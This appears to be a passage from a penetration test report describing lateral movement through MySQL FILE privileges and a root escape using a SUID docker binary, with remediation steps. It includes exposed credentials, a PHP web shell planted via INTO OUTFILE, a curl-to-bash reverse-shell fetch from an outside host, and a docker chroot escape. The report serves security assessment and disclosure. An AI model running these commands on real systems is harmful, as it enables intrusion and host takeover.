     1. **Never use `passthru()`, `exec()`, `shell_exec()`, or similar** functions with unsanitized user input. If OS command execution is needed, use secure APIs or ensure input is strictly validated.
     2. **Disable dangerous PHP functions** in the `php.ini` configuration:

        ```
        disable_functions = passthru, shell_exec, system, exec, popen, proc_open
        ```
  3. **Restrict access to the admin panel** using:
     1. IP whitelisting
     2. VPN-only access
     3. Multi-Factor Authentication (MFA)

Ref ID: ######-1-4


2.4 Remote Code Execution via MySQL Misconfiguration led to Lateral Movement

Vulnerability Details:

Severity:	Critical
Severity Rating (CVSS V3):	9.9 critical
Associated CWEs:	CWE-269: Improper Privilege Management (FILE privilege misuse) CWE-732: Incorrect Permission Assignment (writable web directory)
Cause:	excessive MySQL Privileges: The MySQL user had the `FILE` privilege, allowing arbitrary file writes. insecure Directory Permissions: The web directory (`/var/www/html`) was writable by MySQL. Lack of Input Sanitization: No safeguards against SQL injection or unauthorized file operations.
Attack Vectors	Burp Suite: Manipulation of request parameters (POST parameters)
References:	MITRE T1210: Exploitation of Remote Services for lateral movement


Description and reproduction:

1. After enumerating the container with ip 192.168.100.100 we found a database credentials in `db_connect.php` file




```
cat db_connect.php
<?php

define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "!123SecureAdminDashboard321!");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');

$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);

if($connection == false){

        die("Error: Connection to Database could not be made." . mysqli_connect_error());
}
?>
```

2. We also found the gateway server 192.168.100.1 of the container.



```
route -nv
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.100.1   0.0.0.0         UG    0      0        0 eth0
192.168.100.0   0.0.0.0         255.255.255.0   U     0      0        0 eth0
```


3. After using nc to scan the services active of the gateway we found that a MySQL server service is running, and we used the previous creds to access the MySQL server



```
C:\Users\Mr_Turbo>ncat -lvnp 4444
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.200.110.33:41938.
for port in {1..20000}; do  nc -znv 192.168.100.1 $port 2>&1 | grep open ; done
(UNKNOWN) [192.168.100.1] 22 (ssh) open
(UNKNOWN) [192.168.100.1] 80 (http) open
(UNKNOWN) [192.168.100.1] 1194 (openvpn) : Connection refused
(UNKNOWN) [192.168.100.1] 3306 (mysql) open
(UNKNOWN) [192.168.100.1] 8080 (http-alt) open
```


```
www-data@cf1ed0d621ce:/var/www/admin$ mysql -u admin -p -h 192.168.100.1
mysql -u admin -p -h 192.168.100.1
Enter password: !123SecureAdminDashboard321!

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 17
Server version: 8.0.22-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
show databases
    -> ;

+--------------------+
| Database           |
+--------------------+
| DashboardDB        |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql>
```

4. We found sensitive another admin credentials stored in the DashboardDB database



```
Database changed
mysql> show tables;
show tables;
+-----------------------+
| Tables_in_DashboardDB |
+-----------------------+
| users                 |
+-----------------------+
1 row in set (0.00 sec)

mysql> select * from users;
select * from users;
+----------+-----------------+
| username | password        |
+----------+-----------------+
| admin    | DBManagerLogin! |
| gurag    | AAAA            |
+----------+-----------------+
2 rows in set (0.00 sec)
```

5. We made new table and inserted a php reverse shell code and extracted it into a file on the gate way using outfile function in the MYSQL Server




```
mysql> INSERT INTO backdoor (`key`) VALUES ('<?php $cmd=$_GET["cmd"];system($cmd);?>');
INSERT INTO backdoor (`key`) VALUES ('<?php $cmd=$_GET["cmd"];system($cmd);?>');
Query OK, 1 row affected (0.01 sec)

mysql> select * from backdoor
select * from backdoor
    -> ;
;
+-----------------------------------------+
| key                                     |
+-----------------------------------------+
| <?php $cmd=$_GET["cmd"];system($cmd);?> |
+-----------------------------------------+
1 row in set (0.00 sec)

mysql>
```

- `SELECT `key` INTO OUTFILE '/var/www/html/rshell.php'FROM backdoor;`
- can be triggered using curl to get RCE on the gateway

```
www-data@cf1ed0d621ce:/var/www/admin$ curl 192.168.100.1:8080/rshell.php?cmd=whoami
<dmin$ curl 192.168.100.1:8080/rshell.php?cmd=whoami
www-data
www-data@cf1ed0d621ce:/var/www/admin$
```

6. We used it to get a reverse shell using nc command and a payload on our python server


Command Prompt - ncat -lnvp 4445
Command Prompt - ncat -lnvp 4444

```
C:\Users\Mr_Turbo>ncat -lnvp 4445
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4445
Ncat: Listening on 0.0.0.0:4445
Ncat: Connection from 10.200.110.33:55738.
bash: cannot set terminal process group (1737): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$
```

```
www-data@9dcf4b3788b2:/var/www/admin$ curl 192.168.100.1:8080/rshell.php?cmd=curl%20http%3A%2F%2F10.50.1
07.213%3A8080%2Fwin_rev.sh%7Cbash%20%26
<2F%2F10.50.107.213%3A8080%2Fwin_rev.sh%7Cbash%20%26
```

- Remediation Steps:

1. Appling principle of Least Privilege:
   - Revoke the `FILE` privilege from remote MySQL users unless strictly required.
2. Restrict write access to web directories (e.g., `chmod 755 /var/www/html`).
3. Configure MySQL `secure_file_priv` to limit file writes to a secure, isolated directory
4. Audit MySQL logs for suspicious `SELECT INTO OUTFILE` or file writes.
5. Avoid storing credentials in plain text files (e.g., `db_connect.php`).
6. use white-list technique to filter and restrict any irrelevant input in the database that may cause injection attacks.

2.5 Privilege Escalation via Docker Misconfiguration and lead to Container Escaping

Ref ID: ######-1-5


Severity:	Critical
Severity Rating (CVSS V3):	9.0
Affected System	192.168.100.1
Cause:	excessive MySQL Privileges: The MySQL user had the `FILE` privilege, allowing arbitrary file writes. insecure Directory Permissions: The web directory (`/var/www/html`) was writable by MySQL. Lack of Input Sanitization: No safeguards against SQL injection or unauthorized file operations.
CWEs	CWE-269 Improper privilege Management CWE-732: Incorrect Permission Assignment (writable web directory)
References:	Tactic – TA0004 - Privilege Escalation Technique – T1611 – Escape to Host Reference: https://gtfobins.github.io/gtfobins/docker/#suid– Technique – T1003 - OS Credential Dumping

- Description and recreation:


  After gaining reverse shell access to the gateway server at 192.168.100.1`, the attacker enumerated the system we Obtained binary with SUID bit on host and we exploited the docker binary that has SUID to get root access privelage

  Command used to get the previlage: docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mnt sh -p


- find / -type f -perm -04000 -ls 2>/dev/null



```
www-data@ip-10-200-107-33:/var/www/html$ find / -type f -perm -04000 -ls 2>/dev/null
<w/html$ find / -type f -perm -04000 -ls 2>/dev/null
     7443     16 -rwsr-xr-x   1 root     root        14488 Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
     7441     52 -rwsr-xr--   1 root     messagebus    51344 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
    34378     24 -rwsr-xr-x   1 root     root          22840 May 26 11:50 /usr/lib/policykit-1/polkit-agent-helper-1
    17375    464 -rwsr-xr-x   1 root     root         473576 Mar  9  2021 /usr/lib/openssh/ssh-keysign
     1619     40 -rwsr-xr-x   1 root     root          39144 Jul 21  2020 /usr/bin/umount
    28134  83040 -rwsr-xr-x   1 root     root       85029736 Oct 14  2020 /usr/bin/docker
     2019     40 -rwsr-xr-x   1 root     root          39144 Mar  7  2020 /usr/bin/fusermount
     1534     44 -rwsr-xr-x   1 root     root          44784 May 28  2020 /usr/bin/newgrp
    17723     32 -rwsr-xr-x   1 root     root          31032 May 26 11:50 /usr/bin/pkexec
     3446     68 -rwsr-xr-x   1 root     root          67816 Jul 21  2020 /usr/bin/su
     1814     88 -rwsr-xr-x   1 root     root          88464 May 28  2020 /usr/bin/gpasswd
     1815     68 -rwsr-xr-x   1 root     root          68208 May 28  2020 /usr/bin/passwd
     2144     56 -rwsr-sr-x   1 daemon   daemon        55560 Nov 12  2018 /usr/bin/at
     1811     84 -rwsr-xr-x   1 root     root          85064 May 28  2020 /usr/bin/chfn
    18640    164 -rwsr-xr-x   1 root     root         166056 Jan 19  2021 /usr/bin/sudo
     1610     56 -rwsr-xr-x   1 root     root          55528 Jul 21  2020 /usr/bin/mount
     1812     52 -rwsr-xr-x   1 root     root          53040 May 28  2020 /usr/bin/chsh
www-data@ip-10-200-107-33:/var/www/html$
```




```
# whoami
whoami
root
# bash
bash
←[?25l←[?7l←[0m←[31m←[1m            .-/+oossssoo+/-.
        `:+ssssssssssssssssss+:`
      -+ssssssssssssssssssyyssss+-
    .ossssssssssssssssss←[37m←[0m←[1mdMMMNy←[0m←[31m←[1msssso.
   /sssssssssss←[37m←[0m←[1mhdmmNNmmyNMMMMh←[0m←[31m←[1mssssss/
  +sssssssss←[37m←[0m←[1mhm←[0m←[31m←[1myd←[37m←[0m←[1mMMMMMMMNddddy←[0m←[31m←[1mssssssss+
 /ssssssss←[37m←[0m←[1mhNMMM←[0m←[31m←[1myh←[37m←[0m←[1mhyyyyhmNMMMNh←[0m←[31m←[1mssssssss/
.ssssssss←[37m←[0m←[1mdMMMNh←[0m←[31m←[1mssssssssss←[37m←[0m←[1mhNMMMd←[0m←[31m←[1mssssssss.
+ssss←[37m←[0m←[1mhhhyNMMNy←[0m←[31m←[1mssssssssssss←[37m←[0m←[1myNMMMy←[0m←[31m←[1msssssss+
oss←[37m←[0m←[1myNMMMNyMMh←[0m←[31m←[1mssssssssssssss←[37m←[0m←[1mhmmmh←[0m←[31m←[1mssssssso
oss←[37m←[0m←[1myNMMMNyMMh←[0m←[31m←[1msssssssssssssshmmmh←[0m←[31m←[1mssssssso
+ssss←[37m←[0m←[1mhhhyNMMNy←[0m←[31m←[1mssssssssssss←[37m←[0m←[1myNMMMy←[0m←[31m←[1msssssss+
.ssssssss←[37m←[0m←[1mdMMMNh←[0m←[31m←[1mssssssssss←[37m←[0m←[1mhNMMMd←[0m←[31m←[1mssssssss.
 /ssssssss←[37m←[0m←[1mhNMMM←[0m←[31m←[1myh←[37m←[0m←[1mhyyyyhdNMMMNh←[0m←[31m←[1mssssssss/
  +sssssssss←[37m←[0m←[1mdm←[0m←[31m←[1myd←[37m←[0m←[1mMMMMMMMMddddy←[0m←[31m←[1mssssssss+
   /sssssssssss←[37m←[0m←[1mhdmNNNNmyNMMMMh←[0m←[31m←[1mssssss/
    .ossssssssssssssssss←[37m←[0m←[1mdMMMNy←[0m←[31m←[1msssso.
      -+sssssssssssssssss←[37m←[0m←[1myyy←[0m←[31m←[1mssss+-
        `:+ssssssssssssssssss+:`
            .-/+oossssoo+/-.←[0m
←[20A←[9999999D←[43C←[0m←[1m←[31m←[1mroot←[0m@←[31m←[1m41f62176ebe9←[0m
←[43C←[0m-----------------←[0m
←[43C←[0m←[31m←[1mOS←[0m←[0m:←[0m Ubuntu 20.04.1 LTS x86_64←[0m
←[43C←[0m←[31m←[1mHost←[0m←[0m:←[0m HVM domU 4.11.amazon←[0m
←[43C←[0m←[31m←[1mKernel←[0m←[0m:←[0m 5.4.0-1030-aws←[0m
←[43C←[0m←[31m←[1mUptime←[0m←[0m:←[0m 1 hour, 7 mins←[0m
←[43C←[0m←[31m←[1mPackages←[0m←[0m:←[0m 709 (dpkg)←[0m
←[43C←[0m←[31m←[1mShell←[0m←[0m:←[0m bash 5.0.17←[0m
←[43C←[0m←[31m←[1mCPU←[0m←[0m:←[0m Intel Xeon E5-2686 v4 (2) @ 2.299GHz←[0m
←[43C←[0m←[31m←[1mGPU←[0m←[0m:←[0m 00:02.0 Cirrus Logic GD 5446←[0m
←[43C←[0m←[31m←[1mMemory←[0m←[0m:←[0m 768MiB / 3933MiB←[0m

←[43C←[30m←[40m   ←[31m←[41m   ←[32m←[42m   ←[33m←[43m   ←[34m←[44m   ←[35m←[45m   ←[36m←[46m   ←[37m←[4
7m   ←[m
